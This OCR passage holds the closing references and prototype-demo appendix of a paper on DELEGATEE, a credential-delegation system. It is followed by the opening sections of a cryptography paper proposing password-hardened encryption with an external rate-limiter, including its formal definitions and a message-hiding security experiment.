[25] KLARNA. Sofort - Einfach und direkt bezahlen. Website, `https://www.klarna.com/sofort/`, 2017.

[26] LAURINAVICIUS, T. What Successful Entrepreneurs Outsource to a Virtual Assistant. Entrepreneur, `https://www.entrepreneur.com/article/300195`, 2017.

[27] LEHDONVIRTA, V., AND CASTRONOVA, E. *Virtual economies: Design and analysis*. MIT Press, 2014.

[28] LEVIN, T., PADILLA, S. J., AND IRVINE, C. E. A Formal Model for UNIX Setuid. In *Security and Privacy, 1989. Proceedings., 1989 IEEE Symposium on* (1989), IEEE, pp. 73–83.

[29] LIMITED, A. mbedTLS (formerly known as PolarSSL), 2015. `https://tls.mbed.org/`.

[30] LIND, J., EYAL, I., KELBERT, F., NAOR, O., PIETZUCH, P., AND SIRER, E. G. Teechain: Scalable Blockchain Payments using Trusted Execution Environments. *arXiv preprint arXiv:1707.05454* (2017).

[31] MACK, C. Virtual Goods and Mainstream Game Companies. AdWeek, `http://www.adweek.com/digital/mainstream-games-companies-virtual-goods/`, 2009.

[32] MATETIC, S., AHMED, M., KOSTIAINEN, K., DHAR, A., SOMMER, D., GERVAIS, A., JUELS, A., AND CAPKUN, S. ROTE: Rollback Protection for Trusted Execution. *26th Usenix Security Symposium* (2017).

[33] MCKEEN, F., ALEXANDROVICH, I., BERENZON, A., ROZAS, C. V., SHAFI, H., SHANBHOGUE, V., AND SAVAGAONKAR, U. R. Innovative instructions and software model for isolated execution. In *HASP@ ISCA* (2013).

[34] NEUMAN, B. C. Proxy-based authorization and accounting for distributed systems. In *In Proceedings the 13th IEEE Conference on Distributed Computing Systems* (1993), pp. 283–291.

[35] NIELSEN, J. Website Response Times. Nielsen Norman Group, `https://www.nngroup.com/articles/website-response-times/`, 2012.

[36] SANDHU, R. S., COYNE, E. J., FEINSTEIN, H. L., AND YOUMAN, C. E. Role-based Access Control Models. *Computer 29*, 2 (1996), 38–47.

[37] SCHUSTER, F., COSTA, M., FOURNET, C., GKANTSIDIS, C., PEINADO, M., MAINAR-RUIZ, G., AND RUSSINOVICH, M. VC3: Trustworthy Data Analytics in the Cloud Using SGX. In *IEEE S&P* (2015).

[38] SINGH, S., CABRAAL, A., DEMOSTHENOUS, C., ASTBRINK, G., AND FURLONG, M. Password sharing: implications for security design based on social practice. In *Proceedings of the SIGCHI conference on Human factors in computing systems* (2007), ACM, pp. 895–904.

[39] THOMAS, T. A mandatory access control mechanism for the Unix file system. In *Aerospace Computer Security Applications Conference, 1988., Fourth* (1988), IEEE, pp. 173–177.

[40] WEISSE, O., BERTACCO, V., AND AUSTIN, T. Regaining Lost Cycles with HotCalls: A Fast Interface for SGX Secure Enclaves. In *Proceedings of the 44th Annual International Symposium on Computer Architecture* (2017), ACM, pp. 81–93.

[41] WESTON, L. Why banks want you to drop Mint, other 'aggregators'. Reuters, `https://www.reuters.com/article/us-column-weston-banks/why-banks-want-you-to-drop-mint`, 2015.

[42] WINTER, J. Trusted Computing Building Blocks for Embedded Linux-based ARM Trustzone Platforms. In *Proceedings of the 3rd ACM workshop on Scalable Trusted Computing* (2008).

[43] WOJTCZUK, R., AND RUTKOWSKA, J. Attacking SMM memory via Intel CPU cache poisoning. *Invisible Things Lab* (2009).


[44] XIE, Y. The Underground Market For In-Game Virtual Goods. TechCrunch, `https://techcrunch.com/2016/01/20/virtual-goods-real-fraud/`, 2016.

[45] ZHANG, F., CECCHETTI, E., CROMAN, K., JUELS, A., AND SHI, E. Town Crier: An Authenticated Data Feed for Smart Contracts. In *CCS* (2016).


# A DELEGATEE Prototype Demo

In this section we show prototype screenshots when a Delegatee, Alice, is buying something or logging in to a website using DELEGATEE. First, Bob enters his credentials into DELEGATEE and delegates them to Alice. Alice then logs into the browser extension (Figure 6a, Figure 6b) and the new button appears next to the PayPal checkout button (Figure 6c), the credit card/e-banking checkout button (Figure 6d) or the login button (Figure 6e). After clicking the DELEGATEE button, Alice is presented with a list of delegated credentials to choose from (Figure 6f). Upon selecting some credentials, the enclave takes over and completes the transaction and Alice is redirected to the confirmation page. If a CAPTCHA has to be solved to continue with the transaction, the user is asked to solve (Figure 6g).


Receiving and sending emails using delegated credentials can be done with our mail client for DELEGATEE. It allows to view the inbox and read single mails of the delegated mail account (Figure 7a). Sending emails is also supported (Figure 7b).





(a) Browser extension: Login




(b) Browser extension: Welcome





(c) Extra button rendered next to the PayPal checkout button




(d) Extra button rendered next to the credit card checkout button



(e) Extra button rendered next to the login button





(f) Delegated credentials selection.


(g) The Delegatee is asked to solve CAPTCHA

Figure 6: Demo of a payment/login process using DELEGATEE. The buttons and the dialog get injected to the website by the browser extension.




(a) Receiving mail




(b) Sending mail

Figure 7: DELEGATEE mail client example. All links and other details have been anonymized for review.

# Simple Password-Hardened Encryption Services

Russell W. F. Lai[1], Christoph Egger[1], Manuel Reinert[2],
Sherman S. M. Chow[3], Matteo Maffei[4], and Dominique Schröder[1]

[1]Friedrich-Alexander University Erlangen-Nuremberg
[2]Saarland University
[3]Chinese University of Hong Kong
[4]Vienna University of Technology

## Abstract

Passwords and access control remain the popular choice for protecting sensitive data stored online, despite their well-known vulnerability to brute-force attacks. A natural solution is to use encryption. Although standard practices of using encryption somewhat alleviate the problem, decryption is often needed for utility, and keeping the decryption key within reach is obviously dangerous.

To address this seemingly unavoidable problem in data security, we propose password-hardened encryption (PHE). With the help of an external crypto server, a service provider can recover the user data encrypted by PHE only when an end user supplied a correct password. PHE inherits the security features of password-hardening (Usenix Security '15), adding protection for the user data. In particular, the crypto server does not learn any information about any user data. More importantly, both the crypto server and the service provider can rotate their secret keys, a proactive security mechanism mandated by the Payment Card Industry Data Security Standard (PCI DSS).

We build an extremely simple password-hardened encryption scheme. Compared with the state-of-the-art password-hardening scheme (Usenix Security '17), our scheme only uses minimal number-theoretic operations and is, therefore, 30% - 50% more efficient. In fact, our extensive experimental evaluation demonstrates that our scheme can handle more than 525 encryption and (successful) decryption requests per second per core, which shows that it is lightweight and readily deployable in large-scale systems. Regarding security, our scheme also achieves a stronger soundness property, which puts less trust on the good behavior of the crypto server.

## 1 Introduction

Online services store huge amount of sensitive user data in their databases, such as email and physical addresses, personal interests, *etc.* Pragmatically, accesses to this data is restricted to authorized users by an access control mechanism instead of by encryption and decryption, for a very simple reason that (the users of) the online services eventually need to use them. Nevertheless, some information is required to be stored in an encrypted form, such as credit card information, as mandated by the payment card industry data security standard (PCI DSS) [19]. Note that any form of encryption is useless if an attacker gains access to anything which possesses the decryption capabilities or leads to the decryption. For example, an attacker who gets access to a password database can first launch an offline dictionary attack to obtain user passwords, then logs in as these users and "legitimately" requests the online service provider to perform decryption. Even worse, an insider or a persistent attacker who obtains the decryption key can download the entire database and perform decryption offline. It is clear that as long as an online service provider has the full capability of decrypting the database, an attacker fully compromising it is just as powerful and can launch catastrophic attacks.

### 1.1 Password-Hardening Services

To defend against such a powerful attacker, an appealing approach is to use external crypto services to provide an extra layer of protection. This is a central idea in password-hardening (PH) services [10, 16]. In the context of PH, an online service provider who is providing services to end users is itself a client of a crypto server providing PH services. Hereinafter, we call the online service provider as the *server* and the crypto server as the *rate-limiter*[1]. When an end user registers with the server, the latter cooperates with the rate-limiter to jointly create a record which encrypts the password of the end user. Later, when this end user logs in with a candidate password, the server cooperates with the rate-limiter again to

[1]Lai *et al.* [16] call them the client and the server respectively.

check if the candidate password is identical to the one encrypted in the corresponding record.

Due to the cooperation requirement above, PH essentially performs a double encryption of the passwords. What makes PH interesting is its set of four fundamental guarantees tailored to practical deployment. First, the server (or the rate-limiter) alone is unable to check whether a candidate password is correct. This means the best strategy for any attacker who has fully compromised the server is to launch online (instead of offline) attacks. Second, the rate-limiter can track the number of unsuccessful login attempts of each end user, and rate-limit password validation requests, and hence online attacks, on a per-user basis. The third guarantee is that the rate-limiter learns no information about the passwords, meaning that PH is not just "transferring" the problem to the rate-limiter. Lastly, if either the server or the rate-limiter is compromised, or if the secret keys are in use for quite some time, the parties can jointly execute a key-rotation mechanism to refresh their secret keys. Furthermore, the key-rotation is seamless to the end users and requires arguably minimal help from the rate-limiter. Specifically, the server can locally update the records of its end users without interacting with the rate-limiter or the end users. This proactive mechanism provides *forward security*.

These strong security guarantees of PH make it very difficult for an attacker to get access to the passwords of the end users, even if the server is fully compromised. However, the protection of PH is confined to just the password itself. An attacker who fully compromises the server can simply decrypt any encrypted database and retrieve all other related data in it.

## 1.2 Password-Hardened Encryption

The problem of PH services stems from its limitation of functionality. In an abstract sense, PH can only "encrypt" a special message: the password. Decryption is not possible; one can just test whether a given message is encrypted. It is thus not suitable for encrypting general messages. In other words, PH only provides *authentication*. To solve this problem, we propose password-hardened encryption (PHE) services, which is an extension of PH services that goes beyond authentication and uses the passwords to secure general data in addition to the passwords. PHE aims to ensure that any attacker who can compromise the storage of these encrypted data cannot decrypt directly.

The formulation of PHE is similar to that of PH described above, with the following key differences. When an end user registers, the server and the rate-limiter jointly create a record which not only encrypts the user password but also a secret message. The message can be a freshly generated key for a symmetric key encryption scheme (*e.g.*, AES). The server then encrypts any sensitive information belonging to this end user with this key and discards the key after encryption. Later, when the end user logs in, the server and the rate-limiter jointly validate the given candidate password. If and only if the password is correct, the server can then recover the key and proceed to decrypt the sensitive user information. Figure 1 depicts the basic workflow of a PHE scheme.





Figure 1: General Workflow of PHE

### 1.2.1 Security Guarantee of PHE

PHE inherits all four fundamental security guarantees provided by PH, with the protection of passwords extended to additional secret messages as well. In particular, PHE inherits the key rotation capability. This makes PHE an appealing approach, for example, to conform to PCI DSS which requires credit card information to be encrypted by a mechanism supporting key rotation.

With per-user secret messages, each user can now enjoy the benefit of encrypting their respective data using an independent key. Data leakage is thus limited even if some of the keys are compromised. More importantly, if the server decides to rotate not only its own secret key but also some of the (data-)keys, the rotation is not as costly as re-encrypting the whole database.

In a nutshell, PHE is a one-package data-security solution for online service providers who employ password-based authentication and store sensitive user data.

### 1.2.2 General Applicability of PHE

PHE can be applied to any scenarios where a password-based authentication system is employed to protect user

data, as a cryptographic replacement to access-control-based protection. For example, it can be used by online retail stores and e-commerce providers to encrypt credit card numbers and especially the CVV (card verification values). It can also be used as a more secure password vault, where the user password serves as a master password for encrypting other (high-entropy) passwords (with the aid of the rate-limiter).

## 1.3 Our Contributions

Our contributions can be summarized as follows:

- We introduce and formalize the notion of PHE in order to protect arbitrary user data while retaining the functionality and security features of the underlying PH. The definitional framework encompasses dedicated cryptographic games as well as a soundness property that is stronger than the one previously adopted in PH services, inasmuch as it puts less trust on the good behavior of the rate-limiter.

- We propose a remarkably simple PHE construction. Its novelty lies in the fact that it reduces the number of number-theoretic operations (in particular, dispenses from the implicit use of ElGamal encryption) in previous PH services, despite providing stronger security guarantees.

- Our PHE instantiation is between 30% and 50% more efficient than previous PH (without E) constructions. Our extensive experimental evaluation demonstrated that our PHE scheme is highly efficient ($\sim$ 10ms per request) and scales well to high-throughput scenarios.

- We prove the security of our construction in the random oracle model under the decisional Diffie-Hellman (DDH) assumption.

## 1.4 Technical Overview

### 1.4.1 A Simpler and More Efficient Construction

To appreciate the technical contribution brought by our PHE construction, we first consider a natural attempt which builds PHE by using PH as a black box. Such a generic construction will likely require the use of zero-knowledge proof systems for a complex language dependent on the PH scheme. Since our aim is to build a practical scheme which is plausible for deployment, we decide to modify the construction of the PH scheme PHOENIX [16] in a non-black-box way to become a PHE scheme. More interestingly, it turns out that a major component in the construction of PHOENIX – a variant of the Cramer-Shoup encryption scheme [9] – is unnecessary. With this observation, we design an extremely simple PHE scheme (which also gives a much simpler PH scheme) as follows.

To encrypt the message $M$ under the password pw, the server and the rate-limiter sample random nonces $n_{\mathcal{S}}$ and $n_{\mathcal{R}}$ respectively, and jointly compute

$$(H_{\mathcal{R},0}^{x} H_{\mathcal{S},0}^{y},\ \ H_{\mathcal{R},1}^{x} H_{\mathcal{S},1}^{y} M^{y})$$

where $H_{\mathcal{R},b} = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, b)$ and $H_{\mathcal{S},b} = \mathsf{H}_{\mathcal{S}}(n_{\mathcal{S}}, \mathsf{pw}, b)$ are (multiplicative) group elements output by hash functions $\mathsf{H}_{\mathcal{R}}$ and $\mathsf{H}_{\mathcal{S}}$, $b \in \{0,1\}$, and $x$ and $y$ are the secret keys of the rate-limiter and the server respectively.

To decrypt with the password pw, the server computes $H_{\mathcal{S},0}^{y}$ to recover the hash value $H_{\mathcal{R},0}^{x}$, and sends the latter to the rate-limiter. Upon verifying the correctness of $H_{\mathcal{R},0}^{x}$, the rate-limiter returns $H_{\mathcal{R},1}^{x}$. The server then computes the value $H_{\mathcal{S},1}^{y}$. Together with $H_{\mathcal{R},1}^{x}$, the server can then recover $M$.

### 1.4.2 Stronger Soundness using Efficient Proofs

We observe that in the existing definition of PH [16], in the case where the rate-limiter rejects in the validation phase, it is indistinguishable to the server whether the rate-limiter refuses to entertain the validation request (even when the password is correct) or the password indeed does not match the record. To address this issue, we define the (strong) soundness property, which requires the rate-limiter to explain not only the reasons for acceptance, but also for rejections.

In any real-world instantiation with strong soundness, compromised/cheating rate-limiters which (selectively) prevent legitimate logins (using correct passwords) can be detected. It further means that external parties can serve as rate-limiters with minimal trust requirements.

To achieve our newly defined soundness, additional zero-knowledge proofs need to be generated by the rate-limiter during both encryption and decryption. This does not impact efficiency in any significant way, as confirmed by our experimental evaluation.

### 1.4.3 Strengthened yet Simplified Definitions

From the viewpoint of extending the definition of PH to that of PHE, we made the following contributions other than the stronger soundness requirement. Firstly, all security experiments are modified to reflect attacks against not only the passwords but also the secret data to be encrypted. Furthermore, most of the syntax and security experiments are more refined and simplified when comparing to their PH counterparts [16]. For example, in the definition of PH [16], the username of an end user serves as a common input to both the server and the rate-limiter

in the enrollment and validation protocols. This input is actually unnecessary (in the security definition nor in the construction) and is not present in our definition.

In short, apart from adding encryption and decryption functionalities, we also make several improvements which can also be applicable to PH schemes, in terms of both definition and construction.

## 1.5 Related Work

We first briefly recap PH schemes, then overview other cryptographic primitives which offer related security guarantees but not those fundamental to PHE / PH.

### 1.5.1 Password-Hardening Services

Everspaugh et al. [10] introduced the notion of PH services to replace salted hashes for login validation. Key-rotation is also identified as an important property to "heal the system" after compromise [10].

While Everspaugh et al. [10] formally defined partially-oblivious pseudorandom functions (PO-PRF) services, and informally suggested PH as an application, the subsequent work by Schneider *et al.* [20] attempted to give a formal definition (of a closely related notion called partially-oblivious commitments) and a scheme provably secure under the said definition. Unfortunately, the definition of Schneider *et al.* [20] was shown by Lai *et al.* [16] to be flawed, as they discovered a devastating attack to the scheme of Schneider *et al.* [20] which extracts user passwords. To capture such attacks Lai *et al.* [16] gave a new security definition. They also proposed a scheme PHOENIX which is secure under the new definition.

PHE services extend the security of PH as defined by Lai *et al.* [16] to messages, such that encrypted messages can only be decrypted with the correct password and the help of the external rate-limiter.

Finally, we stressed again that our PHE not only performs much better than the possible approach of applying generic zero-knowledge proof to "glue" PH with an encryption, but also leads to an implicit PH scheme which is even more efficient than the state-of-the-art [16].

### 1.5.2 Password-Protected Secret Sharing

The main goal of password-protected secret sharing (PPSS) or password-authenticated key-exchange (PAKE) is also to protect a secret message (of an end user, with the help of possibly more than one server) in such a way that it can only be recovered using the correct password. Unlike the "game-based style" definition used in this work and in PH, the security of state-of-the-art PPSS/PAKE schemes [12, 13] is usually proven in "simulation style" under the UC framework [8].

PPSS in the public-key model implies threshold PAKE [2] so we focus on PPSS. While it seems that PHE can be constructed from PPSS by having the server hold one of the shares and the rate-limiter hold the other, the resulting scheme lacks important features of PHE.

**Per-user rate-limiting.** While global rate-limiting is trivial, note that PHE schemes additionally allow (and require) the rate-limiter to count the number of unsuccessful login attempts of each user, and refuse to provide decryption services to the server for a certain user (indirectly) if the latter has attempted too many unsuccessful logins. Existing PPSS schemes do not, nor can be easily extended to, support per-user rate-limiting.

**Key-rotation.** Most PPSS schemes do not support key-rotation. The only existing scheme with key-rotation [5] is very inefficient: It requires "a few hundred exponentiations" per number of shares [5].

### 1.5.3 Distributed Password Verification

Distributed password verification (DPV) protocols [6] also require the online service provider to seek help from external crypto servers for verifying user passwords. Moreover, both notions explicitly feature key-rotation mechanisms. Yet, unlike PH, DPV does not explicitly support per-user rate limiting, nor can the existing construction [6] be modified to support it. Unlike PHE, DPV does not provide encryption functionality.

### 1.5.4 Other Related Work

Hidden credential retrieval (HCR) [4] also considers having a crypto service to unlock credentials for users who hold low-entropy passwords. Not protected by other mechanisms, the crypto service in HCR can launch an inevitable offline dictionary attack to recover the user credential. HCR does not support key rotation either.

Password-based key-derivation or encryption [14, 15, 17] encrypts messages directly using keys derived from passwords. As typical passwords have low entropy, salt values are also used. Yet, it is still vulnerable to brute-force attacks by an attacker who obtained the salts database.

# 2 Password-Hardened Encryption (PHE)

We formalize password-hardened encryption, an extension of password-hardening, for encrypting messages which can only be decrypted by the user password, the secret keys of both the server and the rate-limiter.

## 2.1 Definition of PHE

Let $1^\lambda$ be a $\lambda$-bit unary string of 1 which represents the security parameter. Let $\mathcal{P}$ and $\mathcal{M}$ be the password space and message space respectively. Let $\mathcal{S}$ and $\mathcal{R}$ refer to the server and the rate-limiter respectively. We denote by $(u,v) \leftarrow_\$ P^\ell\langle\mathcal{S}(x),\mathcal{R}(y)\rangle$ the protocol $P$ executed by the parties $\mathcal{S}$ and $\mathcal{R}$ with common input $\ell$, local inputs $x$ and $y$, and local outputs $u$ and $v$ respectively. We denote the empty string by $\varepsilon$.

A *password-hardened encryption* (PHE) scheme consists of the efficient algorithms and protocols $(\mathsf{Setup}, \mathsf{KGen}_\mathcal{S}, \mathsf{KGen}_\mathcal{R}, \mathsf{Encrypt}, \mathsf{Decrypt}, \mathsf{Rotate}, \mathsf{Update})$, which we define as follows:

**Setup and Key Generation.** The following algorithms initialize our PHE system.

$\mathsf{pp} \leftarrow \mathsf{Setup}(1^\lambda)$. The *setup algorithm* generates the public parameters $\mathsf{pp}$.

$(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S}) \leftarrow \mathsf{KGen}_\mathcal{S}(\mathsf{pp})$. The server runs $\mathsf{KGen}_\mathcal{S}(\mathsf{pp})$ to generate a key-pair $(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S})$.

$(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R}) \leftarrow \mathsf{KGen}_\mathcal{R}(\mathsf{pp})$. The rate-limiter runs $\mathsf{KGen}_\mathcal{R}(\mathsf{pp})$ to generate a key-pair $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R})$.

We assume that all parties take $\mathsf{pp}$, $\mathsf{pk}_\mathcal{S}$, and $\mathsf{pk}_\mathcal{R}$ as inputs in all algorithms and protocols.

**Encryption.** When an end user registers for an account with password $\mathsf{pw} \in \mathcal{P}$ and a secret message $M \in \mathcal{M}$ (*e.g.*, an AES key, which can also be chosen by the server on behalf of the end user), the server engages in the (labeled) encryption protocol with the rate-limiter $\mathcal{R}$ to compute a record $T$ with label $\ell'$:

$((\ell', T), \varepsilon) \leftarrow \mathsf{Encrypt}^\ell\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}, M), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$.

The server $\mathcal{S}$ inputs a secret key $\mathsf{sk}_\mathcal{S}$, a password $\mathsf{pw} \in \mathcal{P}$, a message $M \in \mathcal{M}$. The rate-limiter $\mathcal{R}$ takes as inputs a secret key $\mathsf{sk}_\mathcal{R}$. Both parties take a common input label $\ell = (\ell_\mathcal{S}, \ell_\mathcal{R})$. When the protocol concludes, $\mathcal{S}$ outputs a record $T$ with a label $\ell' = (\ell'_\mathcal{S}, \ell'_\mathcal{R})$. $\mathcal{R}$ outputs nothing, denoted by the empty string $\varepsilon$.

We assume the convention that $\ell' = \ell$ or $\ell = \varepsilon$. The first condition is an exception which only appears in the definition of forward-security, while the second holds in all other situations, including normal executions in real-world applications. In this case, $\ell'$ is sampled during the protocol execution. The label $\ell'$ consists of $\ell'_\mathcal{S}$ and $\ell'_\mathcal{R}$, which can be interpreted as the session identifiers or the pseudonyms of the end user assigned by the server and the rate-limiter respectively.

**Decryption.** When an end user logs in to the service provided by the server with a candidate password $\mathsf{pw} \in \mathcal{P}$, the server retrieves the corresponding encryption record $T$ and label $\ell$ for the user, and engages in the (labeled) decryption protocol with the rate-limiter:

$((f, M), \varepsilon) \leftarrow \mathsf{Decrypt}^\ell\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}, T), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$.

The server $\mathcal{S}$ inputs its secret key $\mathsf{sk}_\mathcal{S}$, the candidate password $\mathsf{pw}$, and the retrieved record $T$. The rate-limiter $\mathcal{R}$ inputs its secret key $\mathsf{sk}_\mathcal{R}$. Both parties take a common input (non-empty) label $\ell$[2]. The server outputs a flag $f$ and a message $M$. The flag $f$ is either $\perp$ to indicate failure (the rate-limiter aborts), 0 if the record or the password is invalid, or 1 for a successful login. The rate-limiter outputs nothing, *i.e.*, the empty string $\varepsilon$.

**Key Rotation and Record Update.** The server $\mathcal{S}$ and the rate-limiter $\mathcal{R}$ may decide to rotate their keys and update the records, which can be due to a regular routine or a compromise on either side. The process consists of two steps, performed without involving any end user.

First, $\mathcal{S}$ and $\mathcal{R}$ engage in a key rotation protocol to rotate their keys and compute an update token.

$((\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S}, \tau), (\mathsf{pk}'_\mathcal{R}, \mathsf{sk}'_\mathcal{R})) \leftarrow \mathsf{Rotate}\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$. Their input is the respective secret key $\mathsf{sk}_\mathcal{S}$ and $\mathsf{sk}_\mathcal{R}$. When $\mathsf{Rotate}$ concludes, $\mathcal{S}$ outputs a rotated key-pair $(\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S})$, and an update token $\tau$. $\mathcal{R}$ outputs a rotated key-pair $(\mathsf{pk}'_\mathcal{R}, \mathsf{sk}'_\mathcal{R})$.

With the token, $\mathcal{S}$ then *locally* runs an update algorithm on each record $T$ with label $\ell$.

$T' \leftarrow \mathsf{Update}^\ell(\tau, T)$. On input a label $\ell$, an update token $\tau$, and a record $T$ (which encrypts some message $M$ with label $\ell$), the update algorithm outputs a new record $T'$ (also encrypting $M$ with label $\ell$).

One may consider a general treatment of update which allows changing the encrypted message $M$. For simplicity, we assume that $M$ remains unchanged.[3]

**Correctness.** A PHE is correct whenever all honestly generated records can be successfully decrypted to recover the encrypted message with the correct password. Moreover, if a record passes decryption with respect to some secret keys, then the updated record also passes decryption with respect to the rotated keys. Since correctness is subsumed by soundness and forward security, we omit the formal definition.

## 2.2 Security of PHE

PHE is secure against persistent attackers. Intuitively key-rotation can be seen as structuring the PHE protocol execution into separate rounds. In each round, the attacker can compromise either the rate-limiter or the server and use whatever he learned in the next round

[2] Equivalently, one can think of $\ell_\mathcal{R}$ where $\ell = (\ell_\mathcal{S}, \ell_\mathcal{R})$ as part of the first message sent from $\mathcal{S}$ to $\mathcal{R}$ during the execution of the protocol.

[3] In some scenarios, updating the messages in a certain meaningful way should require the consent of the user (*i.e.*, the involvement of the user to supply the password), or expect the accompanying system supports some advanced functionalities (*e.g.*, when $M$ is used as the secret key of AES, it is only useful if AES supports "efficient re-encryption").

$\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $\mathsf{pp} \leftarrow_\$ \mathsf{Setup}(1^\lambda)$, $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R}) \leftarrow_\$ \mathsf{KGen}_\mathcal{R}(\mathsf{pp})$
2 : $\mathbb{O} := \{P\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R}, \ldots)\rangle :$
3 : $\quad P \in \{\mathsf{Encrypt}^\varepsilon, \mathsf{Decrypt}^\ell, \mathsf{Rotate} : \ell \in \{0,1\}^*\}\}$
4 : // All rate-limiter outputs are given to adversary,
5 : $\quad$ // except for $\mathsf{sk}'_\mathcal{R}$ from $\mathsf{Rotate}\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$.
6 : // $\mathsf{Rotate}\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$ updates $\mathsf{sk}_\mathcal{R}$ embedded in all oracles to $\mathsf{sk}'_\mathcal{R}$.
7 : $(\mathsf{sk}^*_\mathcal{S}, \chi, M^*_0, M^*_1, \mathsf{st}) \leftarrow_\$ \mathcal{A}_1^\mathbb{O}(\mathsf{pp}, \mathsf{pk}_\mathcal{R})$
8 : $\mathsf{pw}^* \leftarrow_\$ \chi$
9 : $((\ell^*, T^*), \varepsilon) \leftarrow_\$ \mathsf{Encrypt}^\varepsilon\langle\mathcal{S}(\mathsf{sk}^*_\mathcal{S}, \mathsf{pw}^*, M^*_b), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$
10 : $b' \leftarrow_\$ \mathcal{A}_2^\mathbb{O}(\mathsf{st}, \ell^*, T^*)$
11 : **return** $b'$

Figure 2: Message Hiding Experiment

without gaining any additional advantage (as formalized in "Forward Security").

Both our definitions and our construction assume a secure channel when executing honest interactions between server and rate-limiter. This assumption is also made implicitly in the original definition of PH [16]. Practically this implies using a TLS connection between rate-limiter and server, and updating long-term keys and certificates during key-rotation.

We formalize the security properties of PHE, extending those from password-hardening [16]. This obviously makes a secure PHE scheme also a secure PH scheme.

**Message Hiding (Figure 2).** Strengthening the (password-)hiding property of PH, the encrypted message corresponding to a record should also remain hidden even if the server (and its secret key) is compromised. Specifically, message hiding requires that an adversary cannot distinguish whether a record $T^*$ is encrypting $M^*_0$ or $M^*_1$, even if these messages, as well as the distribution of the password, are chosen by the adversary. However, since by functionality the message can be recovered by engaging in the decryption protocol with the rate-limiter using the correct password, the highest possible security level that we can hope for is upper-bounded by the entropy of the password. Our formalization covers this by parameterizing the winning condition of the adversary using the distribution of the passwords.

Formally, we model message hiding as an experiment $\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$ participated by a 2-stage adversary $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ acting as the malicious server and a challenger acting as the honest rate-limiter. The adversary $\mathcal{A}_1$ gets access to the encryption, decryption, and key update oracles on chosen inputs. Eventually, $\mathcal{A}_1$ outputs a server secret key $\mathsf{sk}^*_\mathcal{S}$, a password distribution $\chi$, two messages $M^*_0$ and $M^*_1$, and a state $\mathsf{st}$.

The challenger picks a random password $\mathsf{pw}^*$ from the distribution $\chi$, and encapsulates $M^*_b$ into a record $T^*$ with label $\ell^*$ honestly using $\mathsf{sk}^*_\mathcal{S}$ and $\mathsf{pw}^*$ by locally emulating the encryption protocol. Note that the communication transcript of the emulation is not given to $\mathcal{A}$. Intuitively this is justified because the server was honest while the record was created and we assume a secure channel.

Finally, $\mathcal{A}_2$ gets $\ell^*$ and $T^*$, and must guess whether $M^*_0$ or $M^*_1$ is encrypted by outputting a guess $b'$, which is also output by the experiment.

